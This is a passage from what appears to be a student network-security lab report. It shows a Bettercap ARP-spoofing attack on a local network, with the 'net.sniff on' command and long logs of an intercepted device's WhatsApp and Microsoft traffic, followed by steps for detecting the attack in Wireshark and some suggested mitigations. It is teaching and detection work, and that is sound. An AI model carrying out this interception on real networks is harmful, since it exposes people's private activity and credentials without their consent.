
- Enable packet capture to log intercepted traffic:

net.sniff on




```
192.168.1.0/24 > 192.168.1.96  » net.sniff on
192.168.1.0/24 > 192.168.1.96  » [16:32:24] [net.sniff.https] sni 192.168.1.83 > https://zero-trust-client.cloudflareclient.com
192.168.1.0/24 > 192.168.1.96  » [16:32:24] [net.sniff.mdns] mdns iPad : PTR query for _companion-link._tcp.local
192.168.1.0/24 > 192.168.1.96  » [16:32:24] [net.sniff.mdns] mdns iPad : PTR query for _hap._tcp.local
192.168.1.0/24 > 192.168.1.96  » [16:32:24] [net.sniff.mdns] mdns iPad : PTR query for _rdlink._tcp.local
192.168.1.0/24 > 192.168.1.96  » [16:32:24] [net.sniff.mdns] mdns iPad : PTR query for _hap._udp.local
192.168.1.0/24 > 192.168.1.96  » [16:32:24] [net.sniff.mdns] mdns fe80::1c4e:c767:5fc4:42fb : PTR query for _companion-link._tcp.loca
l
192.168.1.0/24 > 192.168.1.96  » [16:32:24] [net.sniff.mdns] mdns fe80::1c4e:c767:5fc4:42fb : PTR query for _hap._tcp.local
```

5. Results :



```
192.168.1.0/24 > 192.168.1.96  » [16:32:26] [net.sniff.mdns] mdns DESKTOP-TJT9RA5.local : DESKTOP-TJT9RA5.local is 192.168.1.83
192.168.1.0/24 > 192.168.1.96  » [16:32:26] [net.sniff.mdns] mdns DESKTOP-TJT9RA5.local : Unknown query for DESKTOP-TJT9RA5.local
192.168.1.0/24 > 192.168.1.96  » [16:32:44] [net.sniff.https] sni DESKTOP-TJT9RA5.local > https://cdn.cookielaw.org
192.168.1.0/24 > 192.168.1.96  » [16:32:44] [net.sniff.https] sni DESKTOP-TJT9RA5.local > https://cdn.cookielaw.org
192.168.1.0/24 > 192.168.1.96  » [16:32:56] [net.sniff.https] sni DESKTOP-TJT9RA5.local > https://ecs.office.com
192.168.1.0/24 > 192.168.1.96  » [16:32:56] [net.sniff.https] sni DESKTOP-TJT9RA5.local > https://ecs.office.com
192.168.1.0/24 > 192.168.1.96  » [16:32:59] [net.sniff.https] sni DESKTOP-TJT9RA5.local > https://edge.microsoft.com
192.168.1.0/24 > 192.168.1.96  » [16:32:59] [net.sniff.https] sni DESKTOP-TJT9RA5.local > https://edge.microsoft.com
192.168.1.0/24 > 192.168.1.96  » [16:32:59] [net.sniff.https] sni DESKTOP-TJT9RA5.local > https://edge.microsoft.com
192.168.1.0/24 > 192.168.1.96  » [16:32:59] [net.sniff.https] sni DESKTOP-TJT9RA5.local > https://edge.microsoft.com
192.168.1.0/24 > 192.168.1.96  » [16:33:18] [net.sniff.https] sni DESKTOP-TJT9RA5.local > https://activity.windows.com
192.168.1.0/24 > 192.168.1.96  » [16:33:18] [net.sniff.https] sni DESKTOP-TJT9RA5.local > https://activity.windows.com
192.168.1.0/24 > 192.168.1.96  » [16:33:54] [net.sniff.https] sni DESKTOP-TJT9RA5.local > https://api.msn.com
192.168.1.0/24 > 192.168.1.96  » [16:33:54] [net.sniff.https] sni DESKTOP-TJT9RA5.local > https://api.msn.com
192.168.1.0/24 > 192.168.1.96  » [16:33:55] [net.sniff.https] sni DESKTOP-TJT9RA5.local > https://outlook.office365.com
192.168.1.0/24 > 192.168.1.96  » [16:33:55] [net.sniff.https] sni DESKTOP-TJT9RA5.local > https://outlook.office365.com
192.168.1.0/24 > 192.168.1.96  » [16:33:56] [net.sniff.https] sni DESKTOP-TJT9RA5.local > https://th.bing.com
192.168.1.0/24 > 192.168.1.96  » [16:33:56] [net.sniff.https] sni DESKTOP-TJT9RA5.local > https://th.bing.com
192.168.1.0/24 > 192.168.1.96  » [16:33:56] [net.sniff.https] sni DESKTOP-TJT9RA5.local > https://th.bing.com
192.168.1.0/24 > 192.168.1.96  » [16:33:56] [net.sniff.https] sni DESKTOP-TJT9RA5.local > https://th.bing.com
192.168.1.0/24 > 192.168.1.96  » [16:33:56] [net.sniff.https] sni DESKTOP-TJT9RA5.local > https://th.bing.com
192.168.1.0/24 > 192.168.1.96  » [16:33:56] [net.sniff.https] sni DESKTOP-TJT9RA5.local > https://th.bing.com
192.168.1.0/24 > 192.168.1.96  » [16:33:56] [net.sniff.https] sni DESKTOP-TJT9RA5.local > https://config.teams.microsoft.com
192.168.1.0/24 > 192.168.1.96  » [16:33:56] [net.sniff.https] sni DESKTOP-TJT9RA5.local > https://config.teams.microsoft.com
192.168.1.0/24 > 192.168.1.96  »
```



```
192.168.1.0/24 > 192.168.1.96  » [16:29:37] [net.sniff.https] sni 192.168.1.83 > https://pps.whatsapp.net
192.168.1.0/24 > 192.168.1.96  » [16:29:37] [net.sniff.https] sni 192.168.1.83 > https://media.fbey14-1.fna.whatsapp.net
192.168.1.0/24 > 192.168.1.96  » [16:29:37] [net.sniff.https] sni 192.168.1.83 > https://media.fbey14-1.fna.whatsapp.net
192.168.1.0/24 > 192.168.1.96  » [16:29:37] [net.sniff.https] sni 192.168.1.83 > https://media.fbey15-1.fna.whatsapp.net
192.168.1.0/24 > 192.168.1.96  » [16:29:37] [net.sniff.https] sni 192.168.1.83 > https://media.fbey15-1.fna.whatsapp.net
192.168.1.0/24 > 192.168.1.96  » [16:29:37] [net.sniff.https] sni 192.168.1.83 > https://media-mrs2-1.cdn.whatsapp.net
192.168.1.0/24 > 192.168.1.96  » [16:29:37] [net.sniff.https] sni 192.168.1.83 > https://media-mrs2-1.cdn.whatsapp.net
192.168.1.0/24 > 192.168.1.96  » [16:29:37] [net.sniff.https] sni 192.168.1.83 > https://media-mxp1-1.cdn.whatsapp.net
192.168.1.0/24 > 192.168.1.96  » [16:29:37] [net.sniff.https] sni 192.168.1.83 > https://media-mxp1-1.cdn.whatsapp.net
192.168.1.0/24 > 192.168.1.96  » [16:29:37] [net.sniff.https] sni 192.168.1.83 > https://mmg.whatsapp.net
192.168.1.0/24 > 192.168.1.96  » [16:29:37] [net.sniff.https] sni 192.168.1.83 > https://mmg.whatsapp.net
192.168.1.0/24 > 192.168.1.96  » [16:29:37] [net.sniff.https] sni 192.168.1.83 > https://media.fbey14-1.fna.whatsapp.net
192.168.1.0/24 > 192.168.1.96  » [16:29:37] [net.sniff.https] sni 192.168.1.83 > https://media.fbey14-1.fna.whatsapp.net
192.168.1.0/24 > 192.168.1.96  » [16:29:37] [net.sniff.https] sni 192.168.1.83 > https://pps.whatsapp.net
192.168.1.0/24 > 192.168.1.96  » [16:29:37] [net.sniff.https] sni 192.168.1.83 > https://pps.whatsapp.net
192.168.1.0/24 > 192.168.1.96  » [16:29:37] [net.sniff.https] sni 192.168.1.83 > https://pps.whatsapp.net
192.168.1.0/24 > 192.168.1.96  » [16:29:37] [net.sniff.https] sni 192.168.1.83 > https://pps.whatsapp.net
192.168.1.0/24 > 192.168.1.96  » [16:29:37] [net.sniff.https] sni 192.168.1.83 > https://pps.whatsapp.net
```

As you can see, we can intercept the user’s internet activity in real time. For example, we can see that the device **192.168.1.83** is using **Whatsapp** , **pps.whatsapp.net** tells us that he is sending/receiving text messages, **media-xxxxxxxxx….net** links shows us that the user is sending/receiving media messages such as voice notes, images, videos…

- **Observation** : We can observe sensitive data visible in the intercepted sniffed information, such as real-time user activity and behavior through links of the sites or apps he is using. Note that we can get unencrypted login credentials during this attack too.

- **Analysis** : ARP spoofing redirects traffic to Bettercap, allowing you to view or modify it.

- **Issues that can be encountered and troubleshooting**: You may encounter a problem characterized by the inability of the tool of probing devices on the network and sniffing the data. To solve it, make sure to change your machine’s network settings to Bridged Adapter instead of NAT or Internal Network or others…


Part B: Detecting the Attack with Wireshark during the attack's progress

1. **Using Wireshark**:

- **Start Wireshark**: Launch Wireshark on your machine.
- **Select Network Interface**: Choose the appropriate interface to monitor.
- **Capture Traffic**: Start capturing packets.
- **Filter for ARP**: Use the display filter : arp

2. **Analyze ARP Packets**:
   - Look for multiple ARP responses for the same IP address.
   - Check for different MAC addresses claiming the same IP.

3. **Results :**


Kali [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Applications Places Wireshark
Mon 04:40
*eth0
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Expression...
4:40

arp

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000000	PcsCompu_40:27:6e	Broadcast	ARP	42	Who has 209.165.201.21? Te
2	1.023745865	PcsCompu_40:27:6e	Broadcast	ARP	42	Who has 209.165.201.21? Te
9	4.014071997	PcsCompu_40:27:6e	Broadcast	ARP	42	Who has 209.165.201.21? Te
10	5.023961258	PcsCompu_40:27:6e	Broadcast	ARP	42	Who has 209.165.201.21? Te
12	6.047695175	PcsCompu_40:27:6e	Broadcast	ARP	42	Who has 209.165.201.21? Te
13	6.807900149	ZhoneTec_43:3b:5d	Broadcast	ARP	60	Who has 192.168.1.83? Tell
21	15.681002267	ZhoneTec_43:3b:5d	Broadcast	ARP	60	Who has 192.168.1.74? Tell
22	16.705730824	ZhoneTec_43:3b:5d	Broadcast	ARP	60	Who has 192.168.1.74? Tell
23	17.729043156	ZhoneTec_43:3b:5d	Broadcast	ARP	60	Who has 192.168.1.74? Tell
29	23.360859355	ZhoneTec_43:3b:5d	Broadcast	ARP	60	Who has 192.168.1.96? Tell
30	23.361115740	PcsCompu_b1:9d:67	ZhoneTec_43:3b:5d	ARP	60	192.168.1.96 is at 08:00:2
74	26.944839444	ZhoneTec_43:3b:5d	Broadcast	ARP	60	Who has 192.168.1.74? Tell
75	27.968896387	ZhoneTec_43:3b:5d	Broadcast	ARP	60	Who has 192.168.1.74? Tell
78	28.381577039	PcsCompu_b1:9d:67	ZhoneTec_43:3b:5d	ARP	60	Who has 192.168.1.254? Tel
79	28.385457566	ZhoneTec_43:3b:5d	PcsCompu_b1:9d:67	ARP	60	192.168.1.254 is at 00:02:
90	35.206456002	PcsCompu_b1:9d:67	Broadcast	ARP	60	Who has 192.168.1.0? Tell
94	35.222878820	PcsCompu_b1:9d:67	Broadcast	ARP	60	Who has 192.168.1.1? Tell

```
0000  ff ff ff ff ff ff 08 00  27 40 27 6e 08 06 00 01   ........ '@'n....
0010  08 00 06 04 00 01 08 00  27 40 27 6e d1 a5 c9 11   ........ '@'n....
0020  00 00 00 00 00 00 d1 a5  c9 15                    ........ ..
```

wireshark_eth0_20241111043730_O6Jkt8   Packets: 23302 · Displayed: 16103 (69.1%)   Profile: Default

```
  | 2.1 kB | 1.5 kB | 04:39:18
. | 281 kB | 1.8 kB | 04:39:23
  | 4.3 kB | 2.0 kB | 04:39:23
  | 0 B    | 0 B    | 04:39:18

st._tcp.local
._sub._googlecast._tcp.local
st._tcp.local
._sub._googlecast._tcp.local
st._tcp.local
._sub._googlecast._tcp.local
.fna.whatsapp.net
.fna.whatsapp.net
st._tcp.local
._sub._googlecast._tcp.local
:15 lost.
```

Based on the Wireshark capture shown in the image, there are several indicators that suggest an ARP spoofing attack is taking place:

1. **Multiple ARP Responses for the Same IP Address:** The capture shows several ARP responses with different MAC addresses claiming ownership of the same IP addresses, such as 209.165.201.21 and 192.168.1.x addresses.
2. **Unusual ARP Traffic Volume:** There is a high volume of ARP requests and responses being captured, which could indicate an attacker is aggressively sending ARP messages to poison the ARP cache of devices on the network.
3. **Suspicious MAC Addresses:** The MAC addresses involved in the ARP traffic, such as PcsCompu_b1:9d:67, appear to be unusual and may belong to the attacker's machine(s) impersonating legitimate hosts.

- **Observation** : Multiple ARP responses with different MAC addresses claiming the same IP address indicate a possible ARP spoofing attack.

- **Analysis** : This suggests the attacker is attempting to poison the ARP cache, which can lead to traffic interception and disruption of normal network communication.

- **Issues that can be encountered and troubleshooting:** You may be unable to run **Wireshark** properly if you chose the wrong interface. Make sure to choose the right interface by checking it through commands like **ifconfig** or **ip a**.

Experiment Execution and Documentation

- **Bettercap Commands**: The commands are recorded step-by-step above in **Part A**, with explanations of each command's purpose.
- **Wireshark steps:** The steps to do are recorded step-by-step above in **Part B**, with explanations of each step and filter purpose.
- **Results and Observations** : Screenshots and text logs captured during "ARP spoofing attacks" in **Part A**, and the "Wireshark packets interception" in **Part B**, are inserted above to demonstrate the experiment's effectiveness.
- **Troubleshooting** : Any issues that can be encountered mostly, are documented at the end of both **Part A** and **Part B**.

Critical Thinking and Problem Solving

During the experiment, you might face unexpected network issues. Here are some examples:

- **Challenge** 1: Network devices not appearing in "net.probe" results.
- **Solution** 1: Restart Bettercap or the network interface and re-enable "net.probe".

- Challenge 2: ARP spoofing fails to intercept traffic from certain devices
- Solution 2: Ensure that the target devices are on the same network segment and do not have static ARP entries that could bypass the attack.

Presentation and Communication

- **Structure** : My report is divided into sections, and used screenshots and command snippets for clarity.
- **Methodologies** : In my report , I describe how each “Bettercap” feature works and its role in network attacks, and did the same for “Wireshark” and its role in detecting the attack.
- **Insights and Mitigations** : As recommendations, I suggest using HTTPS for sensitive sites and implementing network segmentation to prevent unauthorized ARP and DNS spoofing.

Lab Security

Presented by Georges Machhour - 202110271